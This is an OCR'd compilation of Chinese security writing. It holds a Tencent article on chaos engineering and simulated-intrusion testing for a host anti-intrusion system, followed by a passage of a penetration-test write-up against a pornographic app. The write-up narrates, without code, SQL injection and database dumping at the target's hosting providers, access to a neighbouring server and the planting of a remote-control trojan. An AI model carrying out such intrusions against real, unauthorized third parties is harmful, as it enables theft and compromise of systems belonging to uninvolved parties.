
正向的质量建设，可以解决和闭环可预知的异常场景，针对未知场景，我们引入了混沌实验来进行验证，并形成一个负反馈机制，反哺到实时质量大盘的建设。

这就是复杂规模下反入侵系统质量建设的整体思路。

5.3 腾讯反入侵场景下的混沌实践

那么，反入侵场景下的混沌实验，具体是如何进行的?

上面提到过，腾讯反入侵团队主要关注两个层面的系统能力，包括系统有效覆盖，和入侵有效发现。在思路上，主要是通过 ‘‘故障测试’’ 验证系统的有效覆盖，通过 ‘‘模拟入侵拨测’’ 和 ‘‘入侵对抗’’ 验证系统的有效发现能力。




5.3.1 故障测试

故障注入实验，是混沌工程实践中常用的一种工程手段，通过引入可控的异常和故障，观察系统的反应和容错，是针对系统各个功能模块有效覆盖的验证。

通过设定的随机方法，在分布式系统的客户端和后台，引入可能影响入侵发现能力的异常情况，如在客户端 agent 中主动降版本、删除组件，或者刻意限制 iptables 强制 agent 断开连接，在后台侧通过工具让后端随机机器产生 cpu 高负载，或者流量暴涨，甚者通过主动 kill 进程，让服务故障下线。

即，将所有引入故障的动作工具化，通过任务通道，根据预先设定的随机选择方法下发到主机上执行，从而达到故障注入的效果。针对后端的故障引入，设计上会随机分散到不同的集群。然后，我们可以在前面建设好的实时质量大盘上，看对应指标是否产生质量波动。




为了发现在入侵场景和系统完整链路上的未知异常场景，腾讯反入侵团队还引入了‘‘模拟入侵拨测’’ 和 ‘‘入侵对抗’’。在具体操作上，反入侵团队根据入侵的路径、手段方法，将入侵分为不同的场景。针对每个场景，通过采集特定的信息，依据该场景行为特征进行建模和检测。

5.3.2 模拟入侵拨测

具体的实施闭环流程如下图所示。从中间 ‘‘拨测系统’’ 发起模拟入侵攻击。在这个过程中，洋葱系统会按照正常的运行逻辑进行数据采集和传输（这个过程中，数据会全链路旁路落地记录），然后进行入侵行为检测。

拨测系统会自动进行行为结果的验证，输出拨测结果。如果出现异常而系统未发现，策略和研发同学会根据拨测结果进行复盘跟进，然后反馈回到实时质量大盘，或者进行策略优化。同时，如果有新的入侵策略场景发布，会在发布后，将对应模拟入侵行为加入到拨测系统中。如此形成一个闭环。




该模拟拨测方案已经在洋葱中稳定应用了 2 年。历史上通过拨测，发现了现网环境中多起测试和监控未覆盖到的策略和研发质量问题，从而挖出了不少引起 ‘‘搏斗’’ 的隐患因素。

5.3.3 入侵对抗

模拟入侵是针对已知的入侵场景的。但同时黑客技术也在发展，甚至战场也在发生转移。从服务漏洞，到供应链攻击，到服务器底层种马（bios 等）。所以引入入侵对抗实验，也是为了反入侵系统能够跟随发展，走在前头。

在实际的执行过程中，腾讯反入侵团队通过两个维度来进行入侵对抗的混沌实验。

其一，内部建立蓝军机制。通过研究内外部情报，新的入侵工具技术和方法，随时进行踩点渗透，以及控制服务器等入侵行为，进行内部攻防演习；其二，将白帽子在 TSRC 平台提交的漏洞，和实际黑客入侵的案例都当作实验的变量。通过上述两方面建立起完整的入侵对抗闭环机制。



具体来看，模拟入侵的整个过程是如何闭环的呢?

蓝军一方面进行入侵，一方面自行记录所有入侵过程中的行为；同时洋葱系统在正常地执行检测工作。如果产生了入侵告警，应急同事会紧急开展排查、定性、止损、定损、溯源等工作，并跟蓝军确认是否是蓝军演习；有时会当作真实入侵把蓝军清理出战场。通过这样的方式来持续对抗。

通过蓝军提供的完整入侵记录，与实际入侵告警进行对账，我们可以推演出哪些行为成功预警，哪些行为被绕过漏水了；或者确定部分行为的原始数据是否在当前有支持采集，等等，然后形成新的开发场景需求、策略优化需求，和质量优化点，反馈回到系统质量建设中。

本文介绍了反入侵工作的相关背景，以及反入侵洋葱系统在质量建设方面的思路和推进方法。从反入侵场景下的质量建设出发，看待分布式系统的质量建设，需要从正反两个方向入手，动态互补，才能不停推进系统的稳定和有效。

未来，腾讯反入侵团队将持续细化、自动化故障注入验证引入现网运营环境，演习常规化，同时将聚焦于 IOT 智能硬件，服务器底层（BIOS 等）更高层次对抗能力和质量的建设。

TSRC，腾讯安全的先头兵，肩负腾讯公司安全漏洞、黑客入侵的发现和处理工作。这是个没有硝烟的战场，我们与两万多名安全专家并肩而行，捍卫全球亿万用户的信息、财产安全。一直以来，我们怀揣感恩之心，努力构建开放的 TSRC 交流平台，回馈安全社区。未来，我们将继续携手安全行业精英，探索互联网安全新方向，建设互联网生态安全，共铸 ‘‘互联网 +’’ 新时代。

5.3.4 关于作者

Jaylam，腾讯安全平台部高级工程师、主机反入侵系统研发负责人，专注于主机反入侵的系统设计和研发，主导并参与了主机反入侵洋葱系统的后台分布式系统优化重构、客户端重构、分布式系统高可用设计和实时质量监控的建设，见证了反入侵洋葱系统技术架构的发展演进历程，积累了丰富的安全后台研发经验。

微信公众号二维码

迂回渗透某 APP 站点

作者：donot


原文链接：https://blog.donot.me/pentest-case-1/

本文主要从技术角度探讨某次渗透目标拿取数据的过程，不对目标信息做过多描述，未经本人许可，请勿转载。今年开年以来由于各种原因，自己心思也不在渗透上，没怎么搞渗透，除了这次花了比较长时间搞得一个目标外，就是上次护网打了一个垃圾的域了。本文要描述的渗透过程由于断断续续搞了比较长的时间，中间走了不少弯路耽误了不少时间，这也是我第一次在博客发渗透实战类文章，欢迎交流。


6.1 0x01 信息

2019 年 3 月第二周，接到相关单位授权对某色情 app 进行渗透，获取目标关键数据用于取证分析。在获取本次渗透目标信息后，3 月第三周我开始对目标进行简单分析，并进行信息收集。由于目标是一个 app，而我又不会很专业的逆向技术，因此我还是选择使用模拟器安装 app，接入 burp 代理抓包，看看能不能获取目标相关的域名或 ip 信息。

通过分析我获取了目标第一个域名 share.xxx018.com:10099，域名包含目标 app 名称的字段。通过对 ip 进行分析，以及使用各类开源情报收集工具、子域名爆破、dns 反查、历史记录反查域名获取大量的目标资产信息。



经过整理为 ip 如下：



对目标进行分析简单总结如下：

目标域名大多采用 Cloudflare DNS

ip 多为新加坡机房 Linode VPS、阿里云香港机房、某 IDC 国外机房（托管视频）目标域名量多且变更频繁，有一些规律，其中使用了 github 托管域名，app 每次启动后会检测域名状态，访问该域名下 *.txt

发现 github 一处疑似目标站点源码数据

目标业务包含：xx 热 app、撸 xxapp、xx 小说、xx 加速器、工 xxapp 等

目标后台路径 `admin/*.php` 或 `*.php`，后台登录失败有次数限制

有.git 源码泄露，但是未能成功还原仓库

目标 app 内接口有签名验证、web 站点只有个主页面用于下载 app，其他的通过接口提供给 app 使用，后台进不去

目标服务器限制密码登录，只允许私钥登录

6.2 0x02 漏洞发现

在理清目标资产情况后，开始对目标的主要站点进行漏洞发现，这里主要是两个方向，对发现的代码进行审计，对资产进行端口扫描，以发现其他应用或漏洞点。

经过了大概三四天的不断尝试，只发现了两个 ip 下 memcache 存在未授权访问


代码审计未发现漏洞点，这里后来想尝试通过反序列化来搞，因为可以控制 Memcache 数据库，但是因为代码似乎不是最新的，未能成功。

截止目前有点被动，目标资产都是一套代码改的，漏洞审不出来，也没有其他突破口

就这样有折腾了几天，想了想可以看托管视频服务器的 IDC。

6.3 0x03 IDC


对 IDC 做了简单的信息收集，发现该 IDC 一销售站点 git 泄露，git 配置地址为一 gitlab 仓库，可以直接访问，获取源码三份，另外两份，一份为 python 开发的某平台代码，一份为静态页面数据。



迅速对代码做了审计，发现一处注入

尝试注入后台账户密码进行登录，通过代码得知其后台目录为/oos/但是访问 403，尝试访问其目录下其他文件均为 403，推测后台不对外访问，遂 dump 数据库数据，获取订单数据，在订单中发现目标 IP 信息，但是购买者却是另外一个 IDC，简单看了一下估计是代理商。到这里还利用工单中信息获取了目标视频服务器同网段一台机器权限，server2008 机器，没有内网 ip，上去后没啥卵用，arp 欺骗啥的没尝试，已经不太适合这个时代。种了远控，没几天后远控掉了，也就没管了。这里没截图了。

到这里的时候我把目标转移到代理 IDC 上去了，对代理 IDC 进行了一波操作，通过某处漏洞，获取了其运维数据。在其中发现了目标 IP 信息，但是没有发现其他有价值信息。




到这里两周过去了，还是没能发现能直接威胁到目标的东西。

6.4 0x04 Confluence 进入 IDC 内网

